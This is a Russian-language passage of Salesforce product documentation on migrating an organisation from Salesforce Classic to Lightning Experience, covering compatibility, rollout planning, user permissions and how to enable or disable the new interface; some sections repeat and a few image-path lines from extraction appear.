Lightning Experience не поддерживает настраиваемые кнопки, использующие источник содержимого «JavaScript». Проверьте альтернативы Lightning кнопкам JavaScript в Trailhead для крупного списка совместимых с Lightning решений в случае использования кнопки JavaScript.

Настраиваемые кнопки, определяющие источник содержания в качестве URL-адреса или страницы Visualforce, работают обычным образом.

Компоненты Visualforce и Lightning

Несмотря на кардинальные отличия от Salesforce Classic, Lightning Experience также поддерживает страницы Visualforce. Visualforce поддерживается в Lightning Experience. Текущие страницы Visualforce отображаются в интерфейсе Lightning Experience корректно (многие страницы не требуют никаких исправлений). Ввиду значительного обновления интерфейса корректное отображение страниц Visualforce может гарантироваться только после выполнения ряда действий. В настоящее время некоторые функции Visualforce не поддерживаются интерфейсом Lightning Experience.

Ниже перечислены некоторые основные рекомендации.

- При использовании JavaScript некоторые элементы страниц Visualforce подлежат проверке. Visualforce не контролирует всю страницу, отображаемую в Lightning Experience, поэтому код JavaScript может требовать обновления.
- При использовании встроенных стандартных компонентов внешний вид страниц Visualforce соответствует оформлению Salesforce Classic, независимо от интерфейса, используемого для их просмотра. При необходимости внешний вид страниц можно привести к оформлению Lightning Experience после выполнения некоторых действий.

  Рекомендуем использовать продукт Salesforce Lightning Design System (SLDS), поддерживающий шаблоны проектирования, компоненты и рекомендации по созданию интерфейсов, соответствующих Lightning Experience. SLDS доступен на веб-сайте www.lightningdesignsystem.com.

Дополнительную информацию см. в модуле «Visualforce и Lightning Experience» блока «Журнал разработчика — Lightning Experience» в Trailhead.

А как же настройка нового пользовательского интерфейса? Инфраструктура компонентов Lightning — это новая инфраструктура пользовательского интерфейса для разработки динамических веб-приложений, предназначенных для мобильных и настольных устройств. Воспользуйтесь данной инфраструктурой или Visualforce в новых проектах. Дополнительную информацию о проектировании пользовательского интерфейса см. в разделе «Рекомендации по разработке пользовательского интерфейса» модуля Trailhead «Разработка Lightning Experience». Дополнительную информацию о компонентах Lightning см. в модуле «Компоненты Lightning» блока «Журнал разработчика — Lightning Experience» в Trailhead.

Force.com Canvas

Force.com Canvas позволяет быстро интегрировать сторонние приложения в систему Salesforce. Интерфейсы Lightning Experience и Salesforce Classic поддерживают одинаковые функции холста. При необходимости приложения холста могут добавляться на страницы Visualforce и другие поддерживающие их области, а также отображаться в компонентах Lightning.

Интерфейсы Salesforce API и Apex

Lightning Experience практически не влияет на большинство привычных программных инструментов и процессов. Наша компания внимательно относится к вопросу сохранения текущих зависимостей от интерфейсов Salesforce API в новых выпусках. Используемые инструменты не меняются. Среда разработки также остается неизменной.

Несмотря на корректную работу классов Apex и вызовов API, Lightning Experience не поддерживает некоторые функции. При использовании нового интерфейса и выполнении некоторого кода Apex, взаимодействующего с неподдерживаемой функцией, пользователь не может выполнить поставленную задачу. Решением данной проблемы стало добавление возможностей определения настроек интерфейса пользователя из API и Apex. При необходимости воспользуйтесь данной функцией для добавления логики в текущий код во избежание возможных ошибок. Дополнительную информацию см. в разделе «Общие сведения об изменениях других средств разработки» в модуле Trailhead «Разработка Lightning Experience».

Приложения AppExchange

Многие приложения из каталога AppExchange позволяют настраивать объекты, кнопки, страницы Visualforce и т. д. Партнеры Salesforce тестируют приложения в Lightning Experience и применяют их к сертификации *Lightning Ready*. Приложения, сертифицированные как приложения Lightning Ready, будут поддерживаться интерфейсом Lightning Experience и полностью соответствовать другим страницам Lightning. Если приложение поддерживается интерфейсом Lightning Experience, то список AppExchange отображает пометку Lightning Ready. Если приложение не поддерживается интерфейсом Lightning Experience, используйте его в Salesforce Classic.

Прим.: Lightning Experience позволяет организации использовать приложения без сертификации Lightning Ready, но не гарантирует доступность или корректную работу всех функций. Данные приложения могут отображаться неправильно в Lightning Experience по причине использования оформления Salesforce Classic. При наличии приложений без сертификации Lightning Ready рекомендуем использовать Salesforce Classic.

Оценка организации в Lightning Experience

Теперь, когда вы понимаете всю ценность интерфейса Lightning Experience и то, чем он отличается от привычного интерфейса Salesforce Classic, давайте поговорим подробнее о других моментах. С помощью нескольких удобных инструментов в программе-помощнике миграции на Lightning Experience можно самостоятельно оценить, насколько успешно работает ваша организация в Lightning Experience. Запустите средство проверки готовности и посмотрите отчет о потенциальных проблемах. Предварительно просмотрите свою организацию в новом интерфейсе, чтобы первому понять, как это будет выглядеть. Затем воспользуйтесь результатами анализа, чтобы определить технические решения и другие требования к разработке, которые нужно будет включить в план развертывания.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

В настоящее время интерфейс Lightning Experience ориентируется на группы сбыта, поэтому некоторые функции других облачных приложений пока не поддерживаются. Несмотря на то что функциональное расширение интерфейса Lightning Experience продолжится в будущих выпусках, степень его важности для текущих бизнес-требований организации должна быть определена уже сейчас.

Помните, что поддержка Lightning Experience может быть включена для отдельной группы пользователей. Другими словами, использование нового интерфейса может быть разрешено группе сбыта, тогда как организация обслуживания продолжит использование интерфейса Salesforce Classic. При необходимости тестирование пробной версии Lightning Experience может быть выполнено небольшой группой пользователей, чтобы убедиться, что все работает так, как вам нужно.

Предварительный просмотр организации в Lightning Experience

Рано или поздно вы подумаете: «Все так, но я хочу это увидеть». Однако, пока вы готовы, можете перевести своих пользователей на новую систему. Неудобно? Вовсе нет! Вам поможет ассистент по миграции Lightning Experience. Функция предварительного просмотра в программе-помощнике миграции позволяет просматривать производственную организацию в Lightning Experience. Теперь вы сможете видеть, как именно ваши данные и текущие настройки работают в новом интерфейсе. Функция предварительного просмотра также представляет собой прекрасный способ для оценки функций и настроек, которые не были оценены в ходе проверки готовности к переходу на Lightning Experience.

Предварительный просмотр организации в Lightning Experience

Рано или поздно вы подумаете: «Все так, но я хочу это увидеть». Однако, пока вы готовы, можете перевести своих пользователей на новую систему. Неудобно? Вовсе нет! Вам поможет ассистент по миграции Lightning Experience. Функция предварительного просмотра в программе-помощнике миграции позволяет просматривать производственную организацию в Lightning Experience. Теперь вы сможете видеть, как именно ваши данные и текущие настройки работают в новом интерфейсе. Функция предварительного просмотра также представляет собой прекрасный способ для оценки функций и настроек, которые не были оценены в ходе проверки готовности к переходу на Lightning Experience.

Функция предварительного просмотра заблокирована, доступна только для чтения. Вы можете менять данные, настройки, полномочия — все что угодно. Но помните, что работаете с живой организацией. Любые сделанные изменения сохранятся и будут видны пользователям в Salesforce Classic.

Чтобы начать, в меню «Настройка» нажмите кнопку **«Начало работы»** на плитке «Программа-помощник миграции на Lightning Experience» в верхней части меню. На вкладке «Предварительный просмотр» в программе-помощнике нажмите кнопку **«Предварительный просмотр»**, чтобы начать.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы посмотреть программу-помощник переноса Lightning Experience.

- Просмотр настройки и конфигурации

Чтобы изменить программу-помощник переноса Lightning Experience.

- «Настройка приложения»

Развертывание Lightning Experience Пора!

Прекрасно! Вы решили, что готовы перейти на Lightning Experience. Во-первых, мы рекомендуем разработать стратегию вашего перехода. Затем, когда придет подходящее время, вы сможете воспользоваться приведенными ниже инструкциями по включению нового пользовательского интерфейса.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Разработка стратегии развертывания для Lightning Experience

Прежде чем приступить к развертыванию Lightning Experience, рекомендуем составить четкий план. Как правило, план позволяет определить правильный порядок выполнения действий, обозначить ключевые ресурсы, установить нужные связи и выбрать конкретную дату окончания.

Включение Lightning Experience

Чтобы включить Lightning Experience, просто сдвиньте переключатель. Тем не менее, рекомендуем сначала настроить некоторые другие функции, предоставляющие пользователям полный доступ к возможностям нового интерфейса при включении Lightning Experience. Затем настройте доступ к Lightning Experience подходящим пользователям. При необходимости новый интерфейс может быть включен для небольшой пробной группы или всех пользователей организации.

Разработка стратегии развертывания для Lightning Experience

Прежде чем приступить к развертыванию Lightning Experience, рекомендуем составить четкий план. Как правило, план позволяет определить правильный порядок выполнения действий, обозначить ключевые ресурсы, установить нужные связи и выбрать конкретную дату окончания.

Ответственный за выполнение развертывания (сотрудник отдела по управлению изменениями или менеджер проекта) определяется размером организации. Также ответственность за весь процесс подготовки и выполнения развертывания может быть возложена на администратора организации. Независимо от разделения рабочих обязанностей, рекомендуем просмотреть модуль «Развертывание Lightning Experience» блока *«Журнал администратора — переход на Lightning Experience»* в журнале Trailhead.

Ниже перечислены основные этапы развертывания.

Анализ	• Просмотр общих сведений об интерфейсе Lightning Experience • Определение заинтересованных лиц и руководителя проекта • Обучение сотрудников компании посредством презентаций и демонстрационных роликов • Просмотр разделов «Сравнение интерфейсов Lightning Experience и Salesforce Classic» и «Рекомендации по использованию Lightning Experience». • Проведение сравнительного анализа для подтверждения правильности выполненных действий. Запуск проверки готовности Lightning для оценки отдельных функций и настроек.
Развертывание	• Выбор пользователей для тестирования пробной версии Lightning Experience. Использование отчета по готовности к миграции на Lightning Experience для разработки стратегии. • Выбор и активация суперпользователей • Создание расписания проекта • Определение критериев успеха • Создание и выполнение стратегий маркетинга и обучения • Настройка и тестирование (желательно в безопасной среде) • Активация
Оптимизация	• Оценка текущего состояния дел на предмет достижения показателей успеха • Опрос пользователей на предмет удовлетворенности и основных проблем • Использование отчетов и панелей мониторинга для отслеживания показателей и отзывов • Составление общей сводки

Совет: Чтобы начать планирование, загрузите пакет «Пакет клиентских функций Lightning Experience», который входит в состав «Развертывание Lightning Experience». Данный пакет содержит полезные ресурсы (например, набор презентаций, таблица серьезности рисков, шаблон расписания проекта и контрольный список развертывания), позволяющие полностью контролировать ход выполнения составленного плана.


Включение Lightning Experience

Чтобы включить Lightning Experience, просто сдвиньте переключатель. Тем не менее, рекомендуем сначала настроить некоторые другие функции, предоставляющие пользователям полный доступ к возможностям нового интерфейса при включении Lightning Experience. Затем настройте доступ к Lightning Experience подходящим пользователям. При необходимости новый интерфейс может быть включен для небольшой пробной группы или всех пользователей организации.

Чтобы выполнить данные действия, воспользуйтесь программой-помощником по миграции на Lightning Experience. В меню «Настройка» системы Salesforce Classic нажмите кнопку **«Начало работы»** на плитке «Программа-помощник» в верхней части меню.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Рекомендованные функции для Lightning Experience

Прежде чем включить Lightning Experience, рекомендуем включить и настроить некоторые вспомогательные функции. Данные функции гарантируют оптимальную настройку нового пользовательского интерфейса для предоставления торговым представителям доступа к более быстрому и усовершенствованному процессу продаж.

Настройка пользователей для Lightning Experience

Затем убедитесь, что только соответствующие пользователи имеют доступ к интерфейсу Lightning Experience, когда он включен. Доступ можно настроить с помощью наборов полномочий и настраиваемых профилей. Другими словами, можно выполнять развертывание по фазам, начиная с небольшой пилотной группы или определенной команды пользователей, которые могут воспользоваться преимуществами нового интерфейса. Или же включите его для всей своей организации. Можно также управлять тем, кто может переключиться на новый интерфейс моментально, кто останется в Salesforce Classic до тех пор, пока не будет готов переключиться самостоятельно, и кто не сможет переключиться обратно в классический интерфейс. Выбор только за Вами!

Включение Lightning Experience для вашей организации

Вы выполнили элементы «Анализ» и «Развертывание» вашего плана развертывания. Вы настроили функции Salesforce, оптимизирующие новый пользовательский интерфейс. Вы активировали разрешения пользователей и определили, кто получит новый интерфейс сразу, а кто продолжит использование классического интерфейса. Вы готовы к запуску системы! К счастью, интерфейс Lightning Experience очень легко можно включить с помощью программы-помощника миграции.

СМ. ТАКЖЕ:

Поддерживаемые версии и пользовательские лицензии для Lightning Experience

Рекомендованные функции для Lightning Experience

Прежде чем включить Lightning Experience, рекомендуем включить и настроить некоторые вспомогательные функции. Данные функции гарантируют оптимальную настройку нового пользовательского интерфейса для предоставления торговым представителям доступа к более быстрому и усовершенствованному процессу продаж.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Связанные файлы

Разрешите пользователям применять расширенные функции файлов Salesforce из стандартных объектов Salesforce и собственных настраиваемых объектов. Дополните макеты страниц новым связанным списком «Файлы», позволяющим загружать файлы в записи, просматривать связанные файлы и пролистывать файлы посредством современной визуально обогащенной программы предварительного просмотра.

Примечания

Это поможет пользователям оптимально организовывать свою работу посредством расширенной версии инструмента создания примечаний. Создание обогащенных текстовых примечаний и их связывание с отдельными записями не занимают много времени. При включении примечаний рекомендуем дополнить макеты страниц новым связанным списком «Примечания», позволяющим создавать и просматривать примечания прямо из записей.

Путь

Помогите своим пользователям приспособить процессы компании к более эффективной работе или закрывать больше сделок. Настройте процесс, основанный на статусе или этапе объекта. Добавьте руководство по достижению успеха на каждый этап процесса.

Управление повторами

Создайте правила, позволяющие уведомлять пользователей о создании повторяющейся записи. Настройте данные правила для определения условий создания повторяющихся записей в системе Salesforce.

Преобразование интересов

Пусть процесс продаж продолжается, пока ваши торговые представители преобразовывают квалифицированные интересы в контакты. При этом торговые представители выбирают организацию для недавно созданного контакта или создают новую для Salesforce организацию. Также представители могут быстро создавать возможности. Дополните макет страницы интереса кнопкой «Преобразовать».

Новости

Предоставьте торговым представителям мгновенный доступ к актуальным и своевременным новостям об их организациях, контактах, интересах и возможностях. Данная функция доступна только на английском языке, поэтому может оказаться бесполезной, если организация использует другой основной язык.

Социальные организации, контакты и интересы

Разрешите торговым представителям связывать организации, контакты и интересы с соответствующими профилями Twitter для обновления доступных данных. Пользователи могут просматривать профили Twitter, находить общих знакомых в системе Salesforce и быстро открывать нужные заметки.

Общедоступные действия

Разрешите торговым представителям связывать контакты с отдельными событиями и задачами для более точного отображения взаимосвязей между действиями. Функция «Общедоступные действия» действует постоянно. После включения функции, отключить ее нельзя.

Мой домен

Создайте пользовательский домен с помощью функции Salesforce «Мой домен». Пользовательский домен помогает управлять входом в систему и проверкой подлинности. Чтобы использовать компоненты Lightning на вкладке компонентов Lightning, страницах Lightning, в конструкторе приложений Lightning и в отдельных приложениях, необходимо настроить пользовательский домен. По настройке пользовательского домена см. раздел «Мой домен» в справке Salesforce.

Настройка пользователей для Lightning Experience

Затем убедитесь, что только соответствующие пользователи имеют доступ к интерфейсу Lightning Experience, когда он включен. Доступ можно настроить с помощью наборов полномочий и настраиваемых профилей. Другими словами, можно выполнять развертывание по фазам, начиная с небольшой пилотной группы или определенной команды пользователей, которые могут воспользоваться преимуществами нового интерфейса. Или же включите его для всей своей организации. Можно также управлять тем, кто может переключиться на новый интерфейс моментально, кто останется в Salesforce Classic до тех пор, пока не будет готов переключиться самостоятельно, и кто не сможет переключиться обратно в классический интерфейс. Выбор только за Вами!

Прим.: Допустим, вы используете выпуск Group Edition. Невозможно удалить полномочие пользователя Lightning Experience из стандартных профилей вашей организации, и настраиваемые профили недоступны. Итак, в версии Group Edition — это «все или ничего» — доступ получают все пользователи, когда интерфейс Lightning Experience включен. Но вы можете контролировать, кто немедленно перейдет на новый интерфейс, а кто останется с классическим интерфейсом, пока не будет готов перейти самостоятельно.

ВЕРСИИ

Профили и наборы полномочий доступны в: Salesforce Classic и Lightning Experience

Профили и наборы полномочий доступны в: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Определение тех, кто может пользоваться Lightning Experience

Для доступа к Lightning Experience пользователям требуется полномочие «Пользователь Lightning Experience». По умолчанию это полномочие автоматически назначается всем пользователям со стандартным профилем Salesforce. В настраиваемые профили это полномочие автоматически не включается.

Поэтому сначала выясните, есть ли пользователи со стандартными профилями, которым не требуется доступ к Lightning Experience. Назначьте данным пользователям настраиваемые профили, которые не содержат полномочие «Пользователь Lightning Experience».

Для пользователей, назначенных настраиваемым профилям, определите, кто получит доступ к Lightning Experience прямо сейчас, а кого вы переведете на него позднее. Воспользуйтесь советами ниже.

- Хотите проверить Lightning Experience на небольшой группе пользователей с настраиваемыми профилями, но не хотите включать интерфейс для каждого пользователя, которому назначены такие профили? Создайте набор

полномочий, содержащий полномочие «Пользователь Lightning Experience». Затем примените данный набор полномочий к каждому пробному пользователю. При включении Lightning Experience новый интерфейс будет отображаться только для этих пробных пользователей.

- Заинтересованы в развертывании Lightning Experience для любого, кому назначен конкретный настраиваемый профиль? Или включение для пользователей всех настраиваемых профилей? Добавление полномочия «Пользователь Lightning Experience» в профили является самым быстрым способом пакетного включения нового пользовательского интерфейса.

  Если вы знаток приложения Data Loader, вы сможете сэкономить время, обновив сразу несколько профилей. Тем не менее, не стоит забывать об огромной ответственности, которая сопутствует большим возможностям. Рекомендуем внимательно следить за включением или выключением других функций.

При предоставлении Lightning Experience только группе пользователей попробуйте разрешить использование данного интерфейса всем участникам специализированной рабочей группы. При наличии участников рабочей группы, которые часто обмениваются ссылками и тесно сотрудничают между собой, рекомендуем добавить всех участников. Дополнительную информацию см. в разделе «Рекомендации по переключению пользователей между интерфейсами Lightning Experience и Salesforce Classic».

Определение тех, кто немедленно перейдет на Lightning и кто не сможет вернуться обратно в Salesforce Classic

Очевидно, что пользователи, которых вы выбрали для работы с интерфейсом Lightning Experience, должны рано или поздно начать в нем работать. Чтобы мотивировать пользователей начать работать с Lightning Experience, есть несколько вариантов. Выберите наиболее подходящий для каждого пользователя.

- По умолчанию, пользователи, определенные для работы с Lightning Experience, остаются в интерфейсе Salesforce Classic и автоматически получают доступ к переключателю, чтобы переключиться самостоятельно, когда будут готовы. Это хороший вариант в том случае, когда вы уже готовы включить Lightning Experience, но ваша команда еще не прошла полностью обучение, или же просто пока не самое подходящее время для глобальных перемен.
- Можно задать такие настройки, что пользователи, прошедшие обучение и готовые к переходу, будут моментально по умолчанию переключаться в интерфейс Lightning Experience. Также у этих пользователей будет доступ к переключателю, чтобы при необходимости они смогли вернуться в Salesforce Classic. См. раздел «Переключение пользователей на работу с Lightning Experience».
- Если вы уверены, что пользователи полностью готовы работать с Lightning Experience без необходимости возврата назад, их можно перевести на новый интерфейс без возможности обратного переключения на Salesforce Classic. См. раздел «Как сделать интерфейс Lightning Experience единственно возможным».

Прим.: После включения Lightning Experience все новые пользователи, добавляемые автоматически, будут работать с Lightning Experience по умолчанию, если у них, помимо прочего, есть полномочие «Пользователь Lightning Experience» — как из стандартного профиля, так и из настраиваемого профиля, включающего это полномочие пользователя. Новые пользователи также получают доступ к переключателю, чтобы они могли вернуться в Salesforce Classic, при условии что вы не решили лишить их этой возможности и ограничить их работу только интерфейсом Lightning Experience.

СМ. ТАКЖЕ:

Профили

Наборы полномочий

Порядок переключения на Salesforce Classic после включения Lightning Experience

Рекомендации по переключению между Lightning Experience и Salesforce Classic

Переключение пользователей на работу с Lightning Experience

Предоставьте пользователям, которые уже прошли обучение и готовы работать с интерфейсом Lightning Experience, преимущество быть первыми. С помощью инструмента переключения пользователей в программе-помощнике миграции на Lightning Experience назначьте новый стандартный интерфейс пользователя. Когда интерфейс Lightning Experience будет включен, выбранные пользователи будут переключены на него автоматически.

1. В меню «Настройка» системы Salesforce Classic нажмите кнопку **«Начало работы»** в на плитке «Программа-помощник миграции на Lightning Experience» в верхней части меню.

   В меню «Настройка» системы Lightning Experience введите строку *«Lightning»* в поле «Быстрый поиск», затем выберите пункт **«Lightning Experience»**.

2. На вкладке «Настройка пользователей» в программе-помощнике миграции нажмите кнопку **«Переключить пользователей»**.

   Вы сразу же увидите, у каких пользователей есть полномочие на доступ к Lightning Experience и кого, соответственно, можно переключать, какие пользователи уже пользуются Lightning Experience по умолчанию и каких пользователей переключить нельзя, так как у них еще нет полномочия «Пользователь Lightning Experience».

3. Нажмите кнопку + напротив пользователей, которых нужно переключить.
4. Сохраните сделанный выбор.

Этот инструмент нельзя использовать для обратного переключения пользователей на Salesforce Classic. Но пользователи могут самостоятельно при необходимости переключиться обратно с помощью переключателя в меню своего профиля.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы посмотреть программу-помощник миграции на Lightning Experience.

- Просмотр настройки и конфигурации

Чтобы изменить программу-помощник миграции на Lightning Experience.

- «Настройка приложения»

Прим.: Хотите лишить пользователей возможности обратного переключения на Salesforce Classic? См. раздел «Как сделать интерфейс Lightning Experience единственно возможным».

Как сделать интерфейс Lightning Experience единственно возможным


Готовы перевести всех пользователей на Lightning Experience? Скройте от пользователей возможность перехода обратно на Salesforce Classic, и они будут постоянно работать с Lightning Experience.

При включении Lightning Experience пользователи с полномочием «Пользователь Lightning Experience» автоматически получают доступ к переключателю. С помощью переключателя пользователи могут перемещаться между новым и классическим интерфейсом Salesforce. Однако этот переключатель можно убрать – как для всех пользователей, так и только для отдельных.

- В меню настроек включите полномочие «Скрыть вариант для переключения в Salesforce Classic» в профилях и наборах полномочий.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**



При включении этого полномочия пользователи, для профилей и наборов полномочий которых действует это полномочие, увидят интерфейс Lightning Experience при своем следующем входе в систему Salesforce. Ссылка **«Переключиться на Lightning Experience** в их меню профиля больше отображаться не будет.


СМ. ТАКЖЕ:

Рекомендации для варианта, когда пользователям не разрешено переключаться между Lightning Experience и Salesforce Classic

Включение Lightning Experience для вашей организации

Вы выполнили элементы «Анализ» и «Развертывание» вашего плана развертывания. Вы настроили функции Salesforce, оптимизирующие новый пользовательский интерфейс. Вы активировали разрешения пользователей и определили, кто получит новый интерфейс сразу, а кто продолжит использование классического интерфейса. Вы готовы к запуску системы! К счастью, интерфейс Lightning Experience очень легко можно включить с помощью программы-помощника миграции.

1. В меню «Настройка» системы Salesforce Classic нажмите кнопку **«Начало работы»** на плитке «Программа-помощник» в верхней части меню.



2. На вкладке «Включить» в программе-помощнике нажмите кнопку, чтобы установить ее на значение **«Включено»**.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы посмотреть программу-помощник миграции на Lightning Experience:

- Просмотр настройки и конфигурации

Чтобы изменить программу-помощник миграции на Lightning Experience:

- «Настройка приложения»



Готово! Пользователи, которых вы активировали и настроили на немедленный переход на новый интерфейс, автоматически начнут пользоваться Lightning Experience, после того как их текущая сессия обновится или при входе в систему. Пользователи, которых вы активировали, но которым назначили остаться в системе Salesforce Classic, теперь имеют доступ к переключателю и могут перейти на Lightning Experience в любой момент.

Отключение Lightning Experience для вашей организации

Если этот выпуск Lightning Experience не подходит для вашей организации, то новый пользовательский интерфейс довольно просто отключить. При отключении Lightning Experience, все пользователи сразу переключаются на Salesforce Classic.

1. В меню «Настройка» системы Salesforce Classic нажмите кнопку **«Начало работы»** в на плитке «Программа-помощник миграции на Lightning Experience» в верхней части меню. В меню «Настройка» системы Lightning Experience введите строку *«Lightning»* в поле «Быстрый поиск», затем выберите пункт **«Lightning Experience»**.
2. На вкладке «Включить» в программе-помощнике нажмите кнопку, чтобы установить ее на значение **«Отключено»**.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы посмотреть программу-помощник переноса Lightning Experience.

- Просмотр настройки и конфигурации

Чтобы изменить программу-помощник переноса Lightning Experience.

- «Настройка приложения»

Работа в Lightning Experience

Немного ошарашены новыми функциями Lightning Experience? Это вполне понятно. Переход к приложению с переделанным дизайном может сбить с толку, особенно если в исходном интерфейсе вы могли работать даже с завязанными глазами. Чтобы облегчить привыкание к Lightning Experience, давайте посмотрим где в новом интерфейсе находятся наиболее часто используемые функции Salesforce.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поиск профиля и личных параметров в Lightning Experience

В Salesforce Classic ваш профиль и личные параметры можно найти в меню с вашим именем. В Lightning Experience процесс такой же. Ссылки на эти действия можно найти, щелкнув по изображению своего профиля. Хотите переключаться между Lightning Experience и Salesforce Classic? Ссылки можно также найти, сделав то же самое отсюда.

Поиск объектов и приложений в Lightning Experience

В Salesforce Classic для доступа к объектам, таким как организации и интересы, применяются вкладки (1). Вкладки также применяются и для других функций, таких как домашняя страница и Chatter. Навигация в Lightning Experience (2) аналогична навигации в Salesforce Classic, не считая некоторых усовершенствований. В Lightning Experience можно выполнять действия и переходить к недавним записям и спискам посредством панели навигации, а также переключаться между приложениями с цветами и фирменным стилем, заданными пользователем.

Поиск списковых представлений в Lightning Experience

Lightning Experience улучшает работу со списковыми представлениями Salesforce Classic, предлагая улучшенную компоновку страниц, удобную навигацию, создание и редактирование списков на месте.

Работа с записями в Lightning Experience

В Salesforce Classic описание записи, связанные списки и лента отображаются на одной странице. Такое расположение ведет к частой прокрутке, особенно в записях, где много данных. В Lightning Experience описание записи, сопутствующие сведения и лента расположены в отдельных вкладках между которыми легко переключаться.

